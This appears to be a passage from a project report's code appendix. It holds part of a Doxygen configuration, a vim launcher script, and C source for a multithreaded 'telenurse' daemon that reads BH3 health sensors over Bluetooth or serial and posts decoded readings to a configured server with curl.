INPUT                 = .
INPUT_ENCODING        = UTF-8
FILE_PATTERNS         = *.c \
                        *.cc \
                        *.cxx \
                        *.cpp \
                        *.c++ \
                        *.java \
                        *.ii \
                        *.ixx \
                        *.ipp \
                        *.i++ \
                        *.inl \
                        *.idl \
                        *.ddl \
                        *.odl \
                        *.h \
                        *.hh \
                        *.hxx \
                        *.hpp \
                        *.h++ \
                        *.cs \
                        *.d \
                        *.php \
                        *.php4 \
                        *.php5 \
                        *.phtml \
                        *.inc \
                        *.m \
                        *.markdown \
                        *.md \
                        *.mm \
                        *.dox \
                        *.py \
                        *.f90 \
                        *.f \
                        *.for \
                        *.tcl \
                        *.vhd \
                        *.vhdl \
                        *.ucf \
                        *.qsf \
                        *.as \
                        *.js
RECURSIVE             = YES
EXCLUDE               =
EXCLUDE_SYMLINKS      = NO
```

```
EXCLUDE_PATTERNS       =
EXCLUDE_SYMBOLS        =
EXAMPLE_PATH           =
EXAMPLE_PATTERNS       = *
EXAMPLE_RECURSIVE      = NO
IMAGE_PATH             =
INPUT_FILTER           =
FILTER_PATTERNS        =
FILTER_SOURCE_FILES    = NO
FILTER_SOURCE_PATTERNS =
USE_MDFILE_AS_MAINPAGE =
#---------------------------------------------------------------------------
# Configuration options related to source browsing
#---------------------------------------------------------------------------
SOURCE_BROWSER         = YES
INLINE_SOURCES         = NO
STRIP_CODE_COMMENTS    = YES
REFERENCED_BY_RELATION = NO
REFERENCES_RELATION    = NO
REFERENCES_LINK_SOURCE = YES
SOURCE_TOOLTIPS        = YES
USE_HTAGS              = NO
VERBATIM_HEADERS       = YES
CLANG_ASSISTED_PARSING = NO
CLANG_OPTIONS          =
#---------------------------------------------------------------------------
# Configuration options related to the alphabetical class index
#---------------------------------------------------------------------------
ALPHABETICAL_INDEX     = YES
COLS_IN_ALPHA_INDEX    = 5
IGNORE_PREFIX          =
#---------------------------------------------------------------------------
# Configuration options related to the HTML output
#---------------------------------------------------------------------------
GENERATE_HTML          = YES
HTML_OUTPUT            = html
HTML_FILE_EXTENSION    = .html
HTML_HEADER            =
HTML_FOOTER            =
HTML_STYLESHEET        =
HTML_EXTRA_STYLESHEET  =
HTML_EXTRA_FILES       =
HTML_COLORSTYLE_HUE    = 220
HTML_COLORSTYLE_SAT    = 100
HTML_COLORSTYLE_GAMMA  = 80
HTML_TIMESTAMP         = YES
HTML_DYNAMIC_SECTIONS  = NO
HTML_INDEX_NUM_ENTRIES = 100
GENERATE_DOCSET        = NO
DOCSET_FEEDNAME        = "Doxygen generated docs"
DOCSET_BUNDLE_ID       = org.doxygen.Project
DOCSET_PUBLISHER_ID    = org.doxygen.Publisher
DOCSET_PUBLISHER_NAME  = Publisher
```

```
GENERATE_HTMLHELP      = NO
CHM_FILE               =
HHC_LOCATION           =
GENERATE_CHI           = NO
CHM_INDEX_ENCODING     =
BINARY_TOC             = NO
TOC_EXPAND             = NO
GENERATE_QHP           = NO
QCH_FILE               =
QHP_NAMESPACE          = org.doxygen.Project
QHP_VIRTUAL_FOLDER     = doc
QHP_CUST_FILTER_NAME   =
QHP_CUST_FILTER_ATTRS  =
QHP_SECT_FILTER_ATTRS  =
QHG_LOCATION           =
GENERATE_ECLIPSEHELP   = NO
ECLIPSE_DOC_ID         = org.doxygen.Project
DISABLE_INDEX          = NO
GENERATE_TREEVIEW      = YES
ENUM_VALUES_PER_LINE   = 4
TREEVIEW_WIDTH         = 250
EXT_LINKS_IN_WINDOW    = NO
FORMULA_FONTSIZE       = 10
FORMULA_TRANSPARENT    = YES
USE_MATHJAX            = NO
MATHJAX_FORMAT         = HTML-CSS
MATHJAX_RELPATH        = http://cdn.mathjax.org/mathjax/latest
MATHJAX_EXTENSIONS     =
MATHJAX_CODEFILE       =
SEARCHENGINE           = YES
SERVER_BASED_SEARCH    = NO
EXTERNAL_SEARCH        = NO
SEARCHENGINE_URL       =
SEARCHDATA_FILE        = searchdata.xml
EXTERNAL_SEARCH_ID     =
EXTRA_SEARCH_MAPPINGS  =
#---------------------------------------------------------------------------
# Configuration options related to the LaTeX output
#---------------------------------------------------------------------------
GENERATE_LATEX         = YES
LATEX_OUTPUT           = latex
LATEX_CMD_NAME         = latex
MAKEINDEX_CMD_NAME     = makeindex
COMPACT_LATEX          = NO
PAPER_TYPE             = a4
EXTRA_PACKAGES         =
LATEX_HEADER           =
LATEX_FOOTER           =
LATEX_EXTRA_FILES      =
PDF_HYPERLINKS         = YES
USE_PDFLATEX           = YES
LATEX_BATCHMODE        = NO
LATEX_HIDE_INDICES     = NO
```

```
LATEX_SOURCE_CODE      = NO
LATEX_BIB_STYLE        = plain
#---------------------------------------------------------------------------
# Configuration options related to the RTF output
#---------------------------------------------------------------------------
GENERATE_RTF           = NO
RTF_OUTPUT             = rtf
COMPACT_RTF            = NO
RTF_HYPERLINKS         = NO
RTF_STYLESHEET_FILE    =
RTF_EXTENSIONS_FILE    =
#---------------------------------------------------------------------------
# Configuration options related to the man page output
#---------------------------------------------------------------------------
GENERATE_MAN           = YES
MAN_OUTPUT             = man
MAN_EXTENSION          = .3
MAN_SUBDIR             =
MAN_LINKS              = NO
#---------------------------------------------------------------------------
# Configuration options related to the XML output
#---------------------------------------------------------------------------
GENERATE_XML           = NO
XML_OUTPUT             = xml
XML_PROGRAMLISTING     = YES
#---------------------------------------------------------------------------
# Configuration options related to the DOCBOOK output
#---------------------------------------------------------------------------
GENERATE_DOCBOOK       = NO
DOCBOOK_OUTPUT         = docbook
DOCBOOK_PROGRAMLISTING = NO
#---------------------------------------------------------------------------
# Configuration options for the AutoGen Definitions output
#---------------------------------------------------------------------------
GENERATE_AUTOGEN_DEF   = NO
#---------------------------------------------------------------------------
# Configuration options related to the Perl module output
#---------------------------------------------------------------------------
GENERATE_PERLMOD       = NO
PERLMOD_LATEX          = NO
PERLMOD_PRETTY         = YES
PERLMOD_MAKEVAR_PREFIX =
#---------------------------------------------------------------------------
# Configuration options related to the preprocessor
#---------------------------------------------------------------------------
ENABLE_PREPROCESSING   = YES
MACRO_EXPANSION        = NO
EXPAND_ONLY_PREDEF     = NO
SEARCH_INCLUDES        = YES
INCLUDE_PATH           =
INCLUDE_FILE_PATTERNS  =
PREDEFINED             =
EXPAND_AS_DEFINED      =
```

```
SKIP_FUNCTION_MACROS   = YES
#---------------------------------------------------------------------------
# Configuration options related to external references
#---------------------------------------------------------------------------
TAGFILES               =
GENERATE_TAGFILE       =
ALLEXTERNALS           = NO
EXTERNAL_GROUPS        = YES
EXTERNAL_PAGES         = YES
PERL_PATH              = /usr/bin/perl
#---------------------------------------------------------------------------
# Configuration options related to the dot tool
#---------------------------------------------------------------------------
CLASS_DIAGRAMS         = NO
MSCGEN_PATH            =
DIA_PATH               =
HIDE_UNDOC_RELATIONS   = YES
HAVE_DOT               = YES
DOT_NUM_THREADS        = 0
DOT_FONTNAME           = Helvetica
DOT_FONTSIZE           = 10
DOT_FONTPATH           =
CLASS_GRAPH            = YES
COLLABORATION_GRAPH    = YES
GROUP_GRAPHS           = YES
UML_LOOK               = NO
UML_LIMIT_NUM_FIELDS   = 10
TEMPLATE_RELATIONS     = NO
INCLUDE_GRAPH          = YES
INCLUDED_BY_GRAPH      = YES
CALL_GRAPH             = YES
CALLER_GRAPH           = YES
GRAPHICAL_HIERARCHY    = YES
DIRECTORY_GRAPH        = YES
DOT_IMAGE_FORMAT       = png
INTERACTIVE_SVG        = NO
DOT_PATH               =
DOTFILE_DIRS           =
MSCFILE_DIRS           =
DIAFILE_DIRS           =
PLANTUML_JAR_PATH      =
DOT_GRAPH_MAX_NODES    = 50
MAX_DOT_GRAPH_DEPTH    = 0
DOT_TRANSPARENT        = NO
DOT_MULTI_TARGETS      = NO
GENERATE_LEGEND        = YES
DOT_CLEANUP            = YES
```

P] edit.vim

```
#!/bin/sh

exec vim main.c -c "tabnew app_config.c|vs app_config.h|tabnew c_api.c|vs c_api.h|tabnew BH3_lib.h|tabnew
BH3_shared.c|vs BH3_shared.h|tabnew BH3_comm.c|vs BH3_comm.h|tabnew BH3_config.c|vs
BH3_config.h|tabnew BH3_package.c|vs BH3_package.h|tabnew network.c|vs network.h|tabnew
Makefile|tabnew ../doc/telenurse.doc|tabnew ../doc/telenurse_conf.doc|tabnew
../doc/BH3_lib_conf.doc|tabnew ../doc/README.doc|tabnew ../doc/c_api.doc|tabnew
../doc/BH3_lib_doc|tabnew /etc/telenurse/John_Doe_lib.conf|tabnew /etc/telenurse/telenurse.conf"
```

Q] main.c

```
/*The MIT License (MIT)

Copyright (c) 2015 Eleanor Wang, Kyle Manel, Prabath M. Liyanage, Samuel Connell-Whitney

Permission is hereby granted, free of charge, to any person obtaining a copy
of this software and associated documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in
all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
THE SOFTWARE.
*/
#include <errno.h>
#include <stdio.h>
#include <termios.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <string.h>
#include <pthread.h>
#include <poll.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/select.h>
#include "c_api.h"
#include "app_config.h"
#include "network.h"
#include <sys/socket.h>
#include <bluetooth/bluetooth.h>
#include <bluetooth/rfcomm.h>
#define DEVICE_PATH 30
#define MAX_DEVS 4
char thread_stop_signal[MAX_DEVS]={0,0,0,0};


static void telenurse_daemonize(){

        pid_t pid;
        pid=fork();
        if(pid<0)
```

```
                exit(EXIT_FAILURE);
        if(pid>0)
                exit(EXIT_SUCCESS);
        if(setsid()<0)
                exit(EXIT_FAILURE);
}
/* Signal handler for SIGUSR1
        --logic--
 - Set an array of global vars to ask each control thread spawned to stop

*/
void signal_sigusr1(int signal){
        int i=0;
        for(i=0;i<MAX_DEVS;i++)
                thread_stop_signal[i]=1;
}

//Struct for KeepAlive Pkt thread arguments
typedef struct {
        int *thread_stop;
        int interval;
        int *file_d;
        PKT* ka_pkt;
}KA_ARGS;

//Struct for Read from file descriptor thread arguments
typedef struct {
        pthread_t tid;
        PKT* pkt;
        PKT_LIB* lib;
        int readBytes;
} RD_ARG;

//Struct to hold information for each sensor thread
typedef struct {
        short thread_num;
        PKT_LIB *Library;
        MAIN_VAR_DS* ds_args;
        int flags;
}ST_ARGS;

void *sensorThread(void *wt_args);
void *writeKeepAlive(void* ka_args);
void *read_threaded(void *rd_arg);
/* Main code to manage device control threads
        --logic--
 - Check if the daemon switch has been used and start in daemon mode
 - Prepare to parse telenurse.conf in /etc/telenurse/
 - Config file parsing failure exit the app
 - Failing to register signal exits the app
 - Prepare the libraries for use
 - Initialize net code related functionality
 - Prepare to create up to MAX_DEVS  JOINABLE device control threads
```

```
 - While there are devices sections from telenurse.conf do this
        - Register the library to be used with the device: failure does not spawn a device control thread
        - If the number of spawned control threads is equal to MAX_DEVS stop the loop
        - Prepare device control thread specific Argument structure
        - Spawn a device control thread and go to the next device section in the linked list created after parsing
config file
 - When there are no more devices in the linked list, wait for spawned control threads to exit
 - Cleanup reamining clutter and exit

*/
int main(int argc,char *arg[]){

        if(argc >1 ){
                int i=0;
                for(;i<2;i++){
                        if(strcmp(arg[i],"-d"))
                        telenurse_daemonize();
                }
        }
        char message[200];
        MAIN_VAR *main_args=NULL;
        int appconf_rc=prepAppConfig();
        if(appconf_rc!=0){
                return appconf_rc;
        }

        if(parseConfig(&main_args)!=0){
                logMessage(message,sprintf(message,"[Main] Application exiting: failed to parse config file"));
                closeLogging();
                return 2;
        }
        closeAppConfig();
        if(signal(SIGUSR1,signal_sigusr1)){
                logMessage(message,sprintf(message,"[Main] Could not register SIGUSR1"));
                closeLogging();
                return 3;
        }
        PrepareLib(BH3_LIB);
        curl_global();
        PKT_LIB *BH3_lib;
        ST_ARGS *st_args;
        int regLIB_rc,section_num;
        section_num=0;
        pthread_attr_t join_attr;
        pthread_attr_init(&join_attr);
        pthread_attr_setdetachstate(&join_attr, PTHREAD_CREATE_JOINABLE);
        pthread_t device[MAX_DEVS];
        char thread_used[MAX_DEVS]={0,0,0,0};
        while(main_args->list!=NULL){
                regLIB_rc=regLIB(main_args->list->lib_id,&BH3_lib,main_args->list->patient_name,main_args-
>list->dev_mac,main_args->url);
                if(regLIB_rc<0){
                        switch(regLIB_rc){
```

```
                                        case -1:
                                                logMessage(message,sprintf(message,"[Main] Could not register
library for device %d, no patient name",section_num));break;
                                        case -2:
                                                logMessage(message,sprintf(message,"[Main] Could not register
library for device %d, no device MAC",section_num));break;
                                }
                                main_args->list=main_args->list->next;
                                section_num++;
                                continue;
                        }
                        else if(section_num == (MAX_DEVS)){
                                                logMessage(message,sprintf(message,"[Main] Listening for %d
devices",section_num));
                                                break;
                        }
                        st_args=malloc(sizeof(ST_ARGS));
                        thread_used[section_num]=1;
                        st_args->thread_num=section_num;
                        st_args->Library=BH3_lib;
                        BH3_lib=NULL;
                        st_args->ds_args=main_args->list;
                        pthread_create(&device[section_num],&join_attr,sensorThread,st_args);
                        main_args->list=main_args->list->next;
                        section_num++;
                }


                void *thread_rv;
                for(section_num=0;section_num<MAX_DEVS;section_num++){

                                if(thread_used[section_num]==1){
                                        pthread_join(device[section_num],&thread_rv);
                                }
                }

                pthread_attr_destroy(&join_attr);
                BH3_lib=NULL;
                st_args=NULL;
                delMainVar(main_args);
                free(main_args);
                logMessage(message,sprintf(message,"[Main] Application exiting: graceful shutdown"));
                closeLogging();
return 0;
}


/* Thread spawned for sending keepalive messages
        --logic--
 - Run while Sensor thread asks to stop
        - Send the keepalive packet every X seconds
 - Clean up PKT struct when sensor thread asks to stop
 - Leave other pointers to be cleaned up by sensor thread
```

```
*/
void* writeKeepAlive(void* ka_struct){

	KA_ARGS *ka=(KA_ARGS*)ka_struct;
	ka_struct=NULL;
	while(*(ka->thread_stop)==0){
		send(*ka->file_d,ka->ka_pkt->packet,ka->ka_pkt->pkt_size,0);
		sleep(ka->interval);
	}
		deletePKT(ka->ka_pkt);
		free(ka->ka_pkt);
		ka->ka_pkt=NULL;
		ka->file_d=NULL;
		ka->thread_stop=NULL;
		free(ka);
		ka=NULL;

pthread_exit(NULL);
}

/* Thread spawned to process packets
	--logic--
 - Create a easy handle for curl
 - while there are packets in the queue to process
	- decode a packet using the library
	- if there is valid data in the packet
		- serialize it into a post string
	- send the post string with curl and free the char*
 - cleanup the curl handle and thread specific structs

*/
void* read_threaded(void *rd){
		RD_ARG *rd_arg=(RD_ARG*)rd;
		void *data_list=NULL;
		void *handle=NULL;
		char *post_string=NULL;
		PKT *temp;
		init_net(&handle,rd_arg->lib->url);
		while(rd_arg->pkt!=NULL){
			temp=rd_arg->pkt->next;
			rd_arg->lib->readPKT(rd_arg->pkt,rd_arg->pkt->pkt_size,&data_list,rd_arg->lib->log_id);
			if(data_list!=NULL){
				rd_arg->lib->serialize(&post_string,&data_list,rd_arg->lib->dev_mac,rd_arg-
>lib->log_id);
				//Info printf - uncomment to see the post strings
				//printf("%s\n\n",post_string);
				post_send(post_string,handle);
				free(post_string);
				post_string=NULL;
			}
			deletePKT(rd_arg->pkt);
			free(rd_arg->pkt);
```

```
                        rd_arg->pkt=temp;
                }
                easyclean(handle);
                handle=NULL;
                rd_arg->lib=NULL;
                rd_arg->pkt=NULL;
                free(rd_arg);
                rd_arg=NULL;
pthread_exit(NULL);
}

/* Thread spawned per device
        --logic--
 - Check if there are any options to be set for the device (mandatory)
 - Create a socket and connect to the device
 - Send the options to the device and decode the responses from the library
 - Prepare the keepalive thread if necessary and spawn a JOINABLE keeapalive thread
 - Prepare to read periodic packets from the device
 - While the signal handler has not asked to stop do this
        - Recv packets from the sensor
                - If the queue is full start a DETACHED packet processing thread
                - If the queue is not full, then continue reading packets
        - If packets are not received within a timeout
                - Clean up the socket and try to reconnet to the device
                - When a connection is established, send the device options again
 - Signal handler has asked to stop the app
 - Clean up all mallocs specific to this thread and exit
*/
void *sensorThread(void *st){

        ST_ARGS *st_args=(ST_ARGS*)st;
        PKT_LIB *BH3_lib=st_args->Library;
        int readBytes=-1;
        PKT *BH3_SETUP=BH3_lib->writePkts;
        if(BH3_SETUP==NULL){
                char message[100];
                logMessage(message,sprintf(message,"[Main] No options were set for the device \n"));
                delMainVarDS(st_args->ds_args);
                deregLIB(st_args->Library);
                free(st_args->Library);
                free(st_args->ds_args);
                free(st_args);
                pthread_exit(NULL);
        }
        struct sockaddr_rc addr = {0};
        int sock, status;
        sock = socket(AF_BLUETOOTH,SOCK_STREAM,BTPROTO_RFCOMM);
        addr.rc_family=AF_BLUETOOTH;
        addr.rc_channel=1;
        str2ba(st_args->ds_args->dev_mac,&addr.rc_bdaddr);

        status=connect(sock,(struct sockaddr*)&addr,sizeof(addr));
        if(status<0){
```

```
                char message[200];
                logMessage(message,sprintf(message,"[Main] Could not connect to %s",st_args->ds_args->dev_mac));
                delMainVarDS(st_args->ds_args);
                deregLIB(st_args->Library);
                free(st_args->Library);
                free(st_args->ds_args);
                free(st_args);
                pthread_exit(NULL);;
        }

        PKT *inPKT=malloc(sizeof(PKT));
        initPKT(inPKT,BH3_lib);
                while(BH3_SETUP !=NULL){
                                send(sock,BH3_SETUP->packet,BH3_SETUP->pkt_size,0);
                                BH3_SETUP=(PKT*)BH3_SETUP->next;
                                readBytes=recv(sock,inPKT->packet,BH3_lib->max_pkt_size,0);
                                BH3_lib->readPKT(inPKT,readBytes,NULL,BH3_lib->log_id);
                }
        BH3_SETUP=BH3_lib->writePkts;

        int ka_thread_stop=0;
        PKT *BH3_KA=NULL;
        pthread_t ka_threadid;
                BH3_KA=malloc(sizeof(PKT));
                initPKT(BH3_KA,BH3_lib);
                //BH3_KA->ID=LIFESIGN;
                //BH3_KA->data_size=0;
                BH3_KA->pkt_size=BH3_lib->makePKT(BH3_KA,0,0x1,BH3_lib->log_id);
                KA_ARGS *ka_struct=malloc(sizeof(KA_ARGS));
                ka_struct->file_d=&sock;
                ka_struct->interval=st_args->ds_args->ka_interval;
                ka_struct->ka_pkt=BH3_KA;
                ka_struct->thread_stop=&ka_thread_stop;
                int rc;
                pthread_attr_t ka_thread_attr;
                pthread_attr_init(&ka_thread_attr);
                pthread_attr_setdetachstate(&ka_thread_attr,PTHREAD_CREATE_JOINABLE);
                rc=pthread_create(&ka_threadid,NULL,writeKeepAlive,ka_struct);
                if(rc){
                        char message[100];
                        BH3_lib->logMessage(message,sprintf(message,"[Main] Failed to initiate KeepAlive Thread"),BH3_lib->log_id);
                }
                ka_struct=NULL;
                BH3_KA=NULL;
        RD_ARG* rd_arg=malloc(sizeof(RD_ARG));
        rd_arg->pkt=malloc(sizeof(PKT));
        initPKT(rd_arg->pkt,BH3_lib);
        rd_arg->lib=BH3_lib;
        pthread_t read_threadid;
        pthread_attr_t read_thread_attr;
        pthread_attr_init(&read_thread_attr);
```

```
	pthread_attr_setdetachstate(&read_thread_attr,PTHREAD_CREATE_DETACHED);
	int queue_size=st_args->ds_args->recvq_size;
	int queued=1;
	struct timeval tv;
	tv.tv_sec=st_args->ds_args->dcon_wait;
	tv.tv_usec=0;
	setsockopt(sock,SOL_SOCKET,SO_RCVTIMEO,(char*)&tv,sizeof(struct timeval));
	PKT* head=rd_arg->pkt;
		while(thread_stop_signal[st_args->thread_num]==0){
			readBytes=recv(sock,rd_arg->pkt->packet,BH3_lib->max_pkt_size,0);
			if(readBytes>0){
				rd_arg->pkt->pkt_size=readBytes;
				if(queued==queue_size){
					rd_arg->pkt=head;

	pthread_create(&read_threadid,&read_thread_attr,read_threaded,rd_arg);
					rd_arg=malloc(sizeof(RD_ARG));
					rd_arg->pkt=malloc(sizeof(PKT));
					initPKT(rd_arg->pkt,BH3_lib);
					rd_arg->pkt->next=NULL;
					rd_arg->lib=BH3_lib;
					queued=1;
				}
				else{
					rd_arg->pkt->next=malloc(sizeof(PKT));
					rd_arg->pkt=rd_arg->pkt->next;
					initPKT(rd_arg->pkt,BH3_lib);
					rd_arg->pkt->next=NULL;
					queued++;
				}
				if(queued==1){
					head=rd_arg->pkt;
				}
			}

			else{
				char *message=malloc(sizeof(char)*100);
				BH3_lib->logMessage(message,sprintf(message,"[Main] Connection lost:
Sensor is out of range or switched off"),BH3_lib->log_id);
				status=sock=-1;
				rd_arg=malloc(sizeof(RD_ARG));
				rd_arg->pkt=malloc(sizeof(PKT));
				initPKT(rd_arg->pkt,BH3_lib);
				rd_arg->lib=BH3_lib;
				while(status!=0){
					close(sock);
					sock = socket(AF_BLUETOOTH,SOCK_STREAM,BTPROTO_RFCOMM);
					status=connect(sock,(struct sockaddr*)&addr, sizeof(addr));
					sleep(2);
				}
				setsockopt(sock,SOL_SOCKET,SO_RCVTIMEO,(char*)&tv,sizeof(struct timeval));
				BH3_lib->logMessage(message,sprintf(message,"[Main] Connection re-
established"),BH3_lib->log_id);
```

```
                                free(message);
                                while(BH3_SETUP!=NULL){
                                        send(sock,BH3_SETUP->packet,BH3_SETUP->pkt_size,0);
                                        BH3_SETUP=(PKT*)BH3_SETUP->next;
                                        readBytes=recv(sock,inPKT->packet,BH3_lib->max_pkt_size,0);
                                        BH3_lib->readPKT(inPKT,readBytes,NULL,BH3_lib->log_id);
                                }
                                BH3_SETUP=BH3_lib->writePkts;

                        }
                }
                close(sock);

                        ka_thread_stop=1;
                        pthread_join(ka_threadid,NULL);
                if(rd_arg!=NULL){
                        rd_arg->lib=NULL;
                        deletePKT(rd_arg->pkt);
                        free(rd_arg->pkt);
                        rd_arg->pkt=NULL;
                        free(rd_arg);
                        rd_arg=NULL;
                }
                BH3_KA=NULL;
                BH3_SETUP=NULL;
                BH3_lib=NULL;
                deletePKT(inPKT);
                free(inPKT);
                inPKT=NULL;
                deregLIB(st_args->Library);
                delMainVarDS(st_args->ds_args);
                free(st_args->Library);
                st_args->Library=NULL;
                free(st_args->ds_args);
                st_args->ds_args=NULL;
                free(st_args);
                st_args=NULL;
pthread_exit(NULL);
}
```

R] main.c_chardev

```
#include <errno.h>
#include <stdio.h>
#include <termios.h>
#include <unistd.h>
#include <stdlib.h>
#include <fcntl.h>
#include <string.h>
#include <pthread.h>
#include <poll.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/select.h>
#include "c_api.h"
#include "app_config.h"
#include "network.h"
#define DEVICE_PATH 30
#define MAX_DEVS 4
char thread_stop_signal[MAX_DEVS]={0,0,0,0};


static void telenurse_daemonize(){

	pid_t pid;
	pid=fork();
	if(pid<0)
		exit(EXIT_FAILURE);
	if(pid>0)
		exit(EXIT_SUCCESS);
	if(setsid()<0)
		exit(EXIT_FAILURE);
}

void signal_sigusr1(int signal){
	int i=0;
	for(i=0;i<MAX_DEVS;i++)
		thread_stop_signal[i]=1;
}

//Struct for KeepAlive Pkt thread arguments
typedef struct {
	int *thread_stop;
	int file_d;
	PKT* ka_pkt;
}KA_ARGS;

//Struct for Read from file descriptor thread arguments
typedef struct {
	pthread_t tid;
	PKT* pkt;
	PKT_LIB* lib;
```

```
	int readBytes;
} RD_ARG;

//Struct to hold information for each sensor thread
typedef struct {
	short thread_num;
	PKT_LIB *Library;
	MAIN_VAR_DS* ds_args;
	int flags;
}ST_ARGS;

void *sensorThread(void *wt_args);
void *writeKeepAlive(void* ka_args);
void *read_threaded(void *rd_arg);
//Return a serial port profile  file descriptor based on options in FD_OPTS struct
//int prep_spp_fd(void*);

/*****************
Returns a spp fd after performing a specific order of operations related to the device (calls prep_spp_fd)
Also fills

***************/
//int prep_BH3(char* device_file,char* device_config_file,char* lib_config_file);

int set_interface_attribs (int fd, int speed, int parity)
{
		struct termios tty;
		memset (&tty, 0, sizeof tty);
		if (tcgetattr (fd, &tty) != 0)
		{
		    fprintf(stderr,"Error %d from tcgetattr", errno);
		    return -1;
		}

		cfsetospeed (&tty, speed);
		cfsetispeed (&tty, speed);
		    tty.c_cflag = (tty.c_cflag & ~CSIZE) | CS8;     // 8-bit char
		    // disable IGNBRK for mismatched speed tests; otherwise receive break
		    //       // as \000 chars
		    tty.c_iflag &= ~IGNBRK;         // disable break processing
		    tty.c_lflag &= ~(ICANON|ECHO|ECHOE|ISIG);             // no signaling chars, no echo,
		                                    // no canonical processing
		    tty.c_oflag = 0;                // no remapping, no delays
		    tty.c_cc[VMIN] = 0;             // read doesn't block
		    tty.c_cc[VTIME] = 5;            // 0.5 seconds read timeout
		    tty.c_iflag &= ~(IXON | IXOFF | IXANY); // shut off xon/xoff ctrl
		    tty.c_cflag |= (CLOCAL | CREAD);// ignore modem controls,
		                                    // enable reading
		    tty.c_cflag &= ~(PARENB | PARODD);      // shut off parity
		    tty.c_cflag &=~PARENB;
		    tty.c_cflag |= parity;
		    tty.c_cflag &= ~CSTOPB;
		    tty.c_cflag &= ~CSIZE;
```

```
                tty.c_cflag |= CS8;
                //tty.c_cflag &= ~CRTSCTS;
        if (tcsetattr (fd, TCSANOW, &tty) != 0)
                {
         fprintf(stderr,"error %d from tcsetattr", errno);
                 return -1;
                }
    return 0;
   }
                                                        //
void set_blocking (int fd, int should_block){

        struct termios tty;
        memset (&tty, 0, sizeof tty);
        if (tcgetattr (fd, &tty) != 0){
                fprintf (stderr,"error %d from tggetattr", errno);
                return;
        }
                                                        //
        tty.c_cc[VMIN]  = should_block ? 1 : 0;
        tty.c_cc[VTIME] = 10;                   // 1 second read timeout
                                                        //
        if (tcsetattr (fd, TCSANOW, &tty) != 0)
              fprintf (stderr,"error %d setting term attributes", errno);
}

int main(int argc,char *arg[]){

        if(argc >1 ){
                int i=0;
                for(;i<2;i++){
                        if(strcmp(arg[i],"-d"))
                        telenurse_daemonize();
                }
        }
        char message[200];
        MAIN_VAR *main_args=NULL;
        int appconf_rc=prepAppConfig();
        if(appconf_rc!=0){
                return appconf_rc;
        }

        if(parseConfig(&main_args)!=0){
                logMessage(message,sprintf(message,"[Main] Application exiting: failed to parse config file"));
                closeLogging();
                return 2;
        }
        closeAppConfig();
        if(signal(SIGUSR1,signal_sigusr1)){
                logMessage(message,sprintf(message,"[Main] Could not register SIGUSR1"));
                closeLogging();
                return 3;
        }
```

```
	PrepareLib(BH3_LIB);
	curl_global();
	PKT_LIB *BH3_lib;
	ST_ARGS *st_args;
	int regLIB_rc,section_num;
	section_num=0;
	pthread_attr_t join_attr;
	pthread_attr_init(&join_attr);
	pthread_attr_setdetachstate(&join_attr, PTHREAD_CREATE_JOINABLE);
	pthread_t device[MAX_DEVS];
	char thread_used[MAX_DEVS]={0,0,0,0};
	while(main_args->list!=NULL){
		regLIB_rc=regLIB(main_args->list->lib_id,&BH3_lib,main_args->list->patient_name,main_args-
>list->dev_mac,main_args->url);
		if(regLIB_rc<0){
			switch(regLIB_rc){
				case -1:
					logMessage(message,sprintf(message,"[Main] Could not register
library for device %d, no patient name",section_num));break;
				case -2:
					logMessage(message,sprintf(message,"[Main] Could not register
library for device %d, no device MAC",section_num));break;
			}
			main_args->list=main_args->list->next;
			section_num++;
			continue;
		}
		else if(section_num == (MAX_DEVS)){
					logMessage(message,sprintf(message,"[Main] Listening for %d
devices",section_num));
					break;
		}
		st_args=malloc(sizeof(ST_ARGS));
		thread_used[section_num]=1;
		st_args->thread_num=section_num;
		st_args->Library=BH3_lib;
		BH3_lib=NULL;
		st_args->ds_args=main_args->list;
		pthread_create(&device[section_num],&join_attr,sensorThread,st_args);
		main_args->list=main_args->list->next;
		section_num++;
	}


	void *thread_rv;
	for(section_num=0;section_num<MAX_DEVS;section_num++){

			if(thread_used[section_num]==1){
				pthread_join(device[section_num],&thread_rv);
			}
	}

	pthread_attr_destroy(&join_attr);
```

```
	BH3_lib=NULL;
	st_args=NULL;
	delMainVar(main_args);
	free(main_args);
	logMessage(message,sprintf(message,"[Main] Application exiting: graceful shutdown"));
	closeLogging();
return 0;
}

void* writeKeepAlive(void* ka_struct){

	KA_ARGS *ka=(KA_ARGS*)ka_struct;
	ka_struct=NULL;
	while(*(ka->thread_stop)==0){
		write(ka->file_d,ka->ka_pkt->packet,ka->ka_pkt->pkt_size);
		sleep(2);
	}
		deletePKT(ka->ka_pkt);
		free(ka->ka_pkt);
		ka->ka_pkt=NULL;
		ka->thread_stop=NULL;
		free(ka);
		ka=NULL;

pthread_exit(NULL);
}

void* read_threaded(void *rd){
		RD_ARG *rd_arg=(RD_ARG*)rd;
		void *data_list=NULL;
		void *handle=NULL;
		char *post_string=NULL;
		PKT *temp;
		init_net(&handle,rd_arg->lib->url);
		while(rd_arg->pkt!=NULL){
			temp=rd_arg->pkt->next;
			rd_arg->lib->readPKT(rd_arg->pkt,rd_arg->pkt->pkt_size,&data_list,rd_arg->lib->log_id);
			if(data_list!=NULL){
				rd_arg->lib->serialize(&post_string,&data_list,rd_arg->lib->dev_mac,rd_arg-
>lib->log_id);
				printf("%s\n\n",post_string);
				if(post_send(post_string,handle)==0)
					printf("Post string was sent successfully\n");
				free(post_string);
				post_string=NULL;
			}
			deletePKT(rd_arg->pkt);
			free(rd_arg->pkt);
			rd_arg->pkt=temp;
		}
		easyclean(handle);
		handle=NULL;
		rd_arg->lib=NULL;
```

```
                rd_arg->pkt=NULL;
